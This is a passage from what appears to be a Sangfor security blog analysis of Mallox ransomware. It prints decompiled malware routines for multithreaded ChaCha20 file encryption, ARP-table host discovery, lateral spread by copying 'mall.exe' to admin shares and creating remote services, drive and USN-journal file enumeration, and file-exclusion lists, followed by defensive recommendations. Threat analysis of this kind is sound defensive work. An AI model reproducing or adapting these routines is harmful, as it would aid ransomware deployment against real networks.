The number of encryption threads created are 2 times the number of existing processors with an upper limit of 64 threads:

```
GetSystemInfo(&SystemInfo);
v53 = 2 * SystemInfo.dwNumberOfProcessors;
if ( 2 * SystemInfo.dwNumberOfProcessors >= 64 )
    v53 = 64;
v4 = 0;
for ( lpHandles = (HANDLE *)malloc(4 * v53); v4 < v53; ++v4 )
{
    v5 = CreateThread(0, 0, EncryptFile, 0, 0, 0);
    lpHandles[v4] = v5;
}
```

The encryption threads are synchronized using IOCP and encrypts target files found using the file traversal thread:

```
EnterCriticalSection(&CriticalSection);
for ( i = 0; i < 0x100; ++i )
    v7[i + 1] = sub_10C3F38();
LeaveCriticalSection(&CriticalSection);
sub_10C3C82(v7);
while ( 1 )
{
    Overlapped = 0;
    GetQueuedCompletionStatus(hObject, &NumberOfBytesTransferred, &CompletionKey, &Overlapped, 0xFFFFFFFF);
    if ( !Overlapped && CompletionKey == 2 )
        break;
    v2 = (void **)Overlapped;
    if ( Overlapped )
    {
        if ( CompletionKey )
        {
            if ( CompletionKey == 1 )
                sub_10C4F61((const WCHAR *)Overlapped[1].Internal);
        }
        else
        {
            sub_10C4955((const WCHAR *)Overlapped[1].Internal, Overlapped[1].InternalHigh);
            InterlockedIncrement(&Addend);
        }
        if ( v2[5] )
            free(v2[5]);
        free(v2);
    }
}
```

The Chacha20 algorithm (a variant of the Salsa20 stream cipher) is used to encrypt files with the encryption suffix ".mallox".



```

SizePointer = 0;
if ( GetIpNetTable(0, &SizePointer, 1) == 0x7A )
{
    v2 = (struct _MIB_IPNETTABLE *)malloc(SizePointer);
    if ( v2 )
    {
        if ( !GetIpNetTable(v2, &SizePointer, 1) )
        {
            v7 = 0;
            if ( v2->dwNumEntries )
            {
                v3 = (struct in_addr *)&v2->table[0].dwAddr;
                do
                {
                    v4 = inet_ntoa(*v3);
                    WideCharStr[MultiByteToWideChar(0, 0, v4, 0xFFFFFFFF, WideCharStr, 0x1E)] = 0;
                    *((void (__cdecl **)(wchar_t *))lpThreadParameter + 1)(WideCharStr);
                    ++v7;
                    v3 += 6;
                }
                while ( v7 < v2->dwNumEntries );
            }
        }
        free(v2);
    }
}
}

```

Name the malware file mall.exe and copy it through file sharing to the IP hosts from the ARP table, then create a corresponding service on the target systems. If the virus is run without a shell, it can be spread automatically:

```

lpMachineName = a1;
GetModuleFileNameW(0, Filename, 0x104u);
v3 = L"admin$";
v4[0] = (int)L"%windir%";
v4[1] = (int)L"c$";
v4[2] = (int)L"C:";
for ( i = 0; i < 2u; ++i )
{
    v1 = 2 * i;
    wnsprintfW(pszDest, 0x104, L"\\\\%s\\%s\\%s.exe", lpMachineName, (&v3)[v1], L"mall");
    wnsprintfW(BinaryPathName, 0x104, L"%s\\%s.exe", v4[v1], L"mall");
    CopyFileW(Filename, pszDest, 0);
    result = OpenSCManagerW(lpMachineName, 0, 0xF003Fu);
    hSCObject = result;
    if ( result )
    {
        hService = CreateServiceW(result, L"mall", L"mall", 0xF01FFu, 0x10u, 3u, 1u, BinaryPathName, 0, 0, 0, 0);
        if ( hService || GetLastError() == 0x431 )
        {
            v5 = StartServiceW(hService, 0, 0);
            CloseServiceHandle(hService);
            result = (SC_HANDLE)CloseServiceHandle(hSCObject);
            if ( v5 )
                return result;
        }
        else
        {
            result = (SC_HANDLE)CloseServiceHandle(hSCObject);
        }
    }
}
}

```

Obtain system disk information of all network disks, removable disks, and local disks. Create a thread for each disk that needs to be encrypted by traversing to find files:

```
nCount = 0;
v54 = GetLogicalDrives();
Stream = 0x41;
TotalNumberOfBytes.HighPart = 0x1A;
do
{
    if ( (v54 & 1) != 0 )
    {
        v8 = malloc(0x14u);
        v6(v8, 0xA, L"%c:\\", Stream);
        v9 = GetDriveTypeW(v8);
        if ( v9 == 4 || v9 == 2 || v9 == 3 ) // |
        {
            v6(v8, 0xA, L"\\\\.\\%c:", Stream);
            TotalNumberOfFreeBytes.HighPart = CreateThread(0, 0, FindFile, v8, 0, 0);
            if ( !WaitForSingleObject(TotalNumberOfFreeBytes.HighPart, 0x3E8u) )
            {
                CloseHandle(TotalNumberOfFreeBytes.HighPart);
                CreateThread(0, 0, sub_10C5126, v8, 0, 0);
            }
            v10 = nCount++;
            Handles[v10] = TotalNumberOfFreeBytes.HighPart;
        }
    }
    Stream = (Stream + 1);
    v54 >>= 1;
    --TotalNumberOfBytes.HighPart;
}
while ( TotalNumberOfBytes.HighPart );
WaitForMultipleObjects(nCount, Handles, 1, 0xFFFFFFFF);
for ( i = 0; i < nCount; ++i )
    CloseHandle(Handles[i]);
}
```

Use this method of reading USN logs to quickly retrieve disk files:

```
v32 = sub_10C463B(lpThreadParameter);
v1 = CreateFileW(lpThreadParameter, 0x80000000, 3u, 0, 3u, 1u, 0);
hDevice = v1;
if ( v1 != 0xFFFFFFFF )
{
    BytesReturned = 0;
    memset(OutBuffer, 0, sizeof(OutBuffer));
    if ( DeviceIoControl(v1, 0x900F4u, 0, 0, OutBuffer, 0x38u, &BytesReturned, 0) )
    {
        v2 = GetModuleHandleW(L"ntdll.dll");
        NtCreateFile = GetProcAddress(v2, "NtCreateFile");
        memset(v63, 0, 0x10008u);
        v43 = OutBuffer[4];
        v44 = OutBuffer[5];
        v41 = 0;
        v42 = 0;
        InBuffer = 0;
        v40 = 0;
        for ( i = DeviceIoControl(v1, 0x900B3u, &InBuffer, 0x18u, v63, 0x10008u, &BytesReturned, 0);
            i;
            i = DeviceIoControl(hDevice, 0x900B3u, &InBuffer, 0x18u, v63, 0x10008u, &BytesReturned, 0) )
        {
            v4 = &v63[2];
            for ( j = &v63[2] < (v63 + BytesReturned); ; j = v4 < (v63 + BytesReturned) )
            {
                v27 = v4;
                if ( !j )
                    break;
                v6 = *(v4 + 0xD);
            }
        }
    }
}
```

Filter out the ransomware files and the files of the program itself:

```
else if ( (v6 & 0xA7) != 0 )
{
    v14 = lstrlenW(L"RECOVERY INFORMATION.txt");
    if ( StrCmpNIW(v4 + 0x1E, L"RECOVERY INFORMATION.txt", v14) )
    {
        v15 = lstrlenW(String1);
        if ( StrCmpNIW(v4 + 0x1E, String1, v15) )//
        {
            v30 = 0;
        }
    }
}
```

Then filter out the following suffix files:

|| ".mallox", ".ps1", ".lnk", ".exe", ".nls", ".shs", ".themepack", ".bin", ".msp", ".wpx", ".deskthemepack", ".diagpkg", ".icns", ".ani", ".msc", ".ico", ".cmd", ".msu", ".diagcfg", ".cab", ".prf", ".ocx", ".theme", ".scr", ".mod", ".diangcab", ".adv", ".386", ".bat", ".drv", ".rom", ".mpa", ".key", ".msi", ".spl", ".com", ".hlp", ".ics", ".cpl", ".lock", ".cur", ".hta", ".dll", ".nomedia", ".sys", ".rtp", ".idx", ".icl", ".msstyles"


010C576C	> 0FB77C24 24	movzx edi,word ptr ss:[esp+0x24]	
010C5771	- 8D3CBD F0F0	lea edi,dword ptr ds:[edi+4+0x10DF0F0]	
010C5778	- FF37	push dword ptr ds:[edi]	
010C577A	- 8D46 3C	lea eax,dword ptr ds:[esi+0x3C]	Pattern = ".msstyles"
010C577D	- 50	push eax	String = "\$Tops"
010C577E	- FF15 54820D0	call dword ptr ds:[<BSHLWAPI.StrStrIW>]	String = ".msstyles"
010C5784	- 894424 40	mov dword ptr ss:[esp+0x40],eax	
010C5788	- 3BC3	cmp eax,ebx	
010C578A	- 74 1D	je short Mallox.010C57A9	
010C578C	- FF37	push dword ptr ds:[edi]	String = ".msstyles"
010C578E	- FF15 76810D0	call dword ptr ds:[<KERNEL32.lstrlenW>]	lstrlenW
010C5794	- 50	push eax	N = 39FFE74 (60817012.)
010C5795	- FF37	push dword ptr ds:[edi]	S2 = ".msstyles"
010C5797	- FF15 76810D0	call dword ptr ds:[<KERNEL32.lstrlenW>]	S1 = NULL
ds:[010D8254]=759746E9 (shlwapi.StrStrIW)			

010DA1FC	i..mallox..ps1..lnk..exe..nls..shs..themepack..bin..msp..	039FB78C	039FFE74	String = "\$Tops"
010DA27C	.wpx..deskthemepack..diagpkg..icns.ani..msc..ico..cmd..m	039FB7C0	010DA488	LPattern = ".msstyles"
010DA2FC	..diagcfg..cab..prf..ocx..theme..scr..mod..diangcab..a	039FB7C4	0FB608F7	
010DA37C	dv..386..bat..drv..rom..mpa..key..msi..spl..com..hlp..	039FB7C8	00000000	
010DA3FC	ics..cpl..lock..cur..hta..dll..nomedia..sys..rtp..idx..	039FB7CC	00000000	
010DA47C	icl..msstyles.Windows Sidebar.Windows Photo Viewer.Windows Po	039FB7D0	00091580	UNICODE "\\.\AC:"
010DA4FC	rtable Devices..Microsoft Analysis Services.Package Store.Window	039FB7D4	00000000	
		039FB7D8	0C000000	
		039FB7DC	00000000	UNICODE ""

Get the full path of the file and filter the following directories:

The screenshot displays a debugger's assembly window and a hex dump. The assembly window shows instructions for a function, including a call to a string search routine. The hex dump below shows a list of file names and their corresponding offsets, such as 'B:\\_msstyles\Windows Sidebar\Windows Photo Viewer\Windows Photo Viewer.msstyles'.



Send eligible files to the encryption thread for file encryption:

```


v22 = malloc(0x1Cu);
if ( v22 )
{
    memset(v22, 0, 0x1Cu);
    LOWORD(v22[1].InternalHigh) = v32;
    v23 = malloc(v27[0x1C] + 2 * v53[4] + 4);
    v22[1].Internal = v23;
    v24 = v53[0];
    if ( v54 < 8 )
        v24 = v53;
    sub_10C4482(v23, L"%s\\%.*s", v24, v27[0x1C] >> 1, v27 + 0x1E);
    PostQueuedCompletionStatus(hObject, 0, 0, v22);
    InterlockedIncrement(&dword_10E0BA0);
}
v13 = v52;
goto LABEL_41;

```

### 3. Protection Recommendations

1. Set up access permissions for important files and turn off unnecessary file sharing features.
2. Perform regular non-local (offline) backups.
3. Use a highly secure host password and avoid multiple devices using the same password.
4. Do not map ports like 3389 directly to the internet or an external network to prevent brute-force cracking.
5. Avoid opening emails, links, and URL attachments of unknown origin.
6. Do not download non-genuine software from unofficial sites.
7. If you find that the file type does not match the original icon, you should scan the file using endpoint detection software to detect any malicious code within the file.
8. Regularly scan the system for vulnerabilities and install patches in a timely manner.

## 4. Using Sangfor Products:



1. Run anti-virus and vulnerability scans using Endpoint Secure.
2. For users of Sangfor Cyber Command, NGAF, and Endpoint Secure, it is recommended that the system engines and signature databases are upgraded regularly.
3. Connect to Neural-X and use Cloud Sandbox to detect and defend against new threats.
4. Sangfor provides free bot and virus removal tools to users. You can download the virus detection and protection tools here: <https://page.sangfor.com/anti-bot-tool>
5. Sangfor Engine Zero malware detection engine is integrated into most Sangfor security products to provide precision defense against unknown viruses and malware.
6. Sangfor has a suite of Security Assessment Services to help users quickly find gaps in their security architecture and develop remediation plans.
7. Sangfor Security Assessment Services provide security device policy inspection, threat hunting & detection, and vulnerability inspections to ensure that risks are immediately identified, and remediation strategies developed to prevent successful attacks in the future.

[Contact Us for Business Inquiry](#)

---

Source: <https://www.sangfor.com/blog/cybersecurity/new-threat-mallox-ransomware>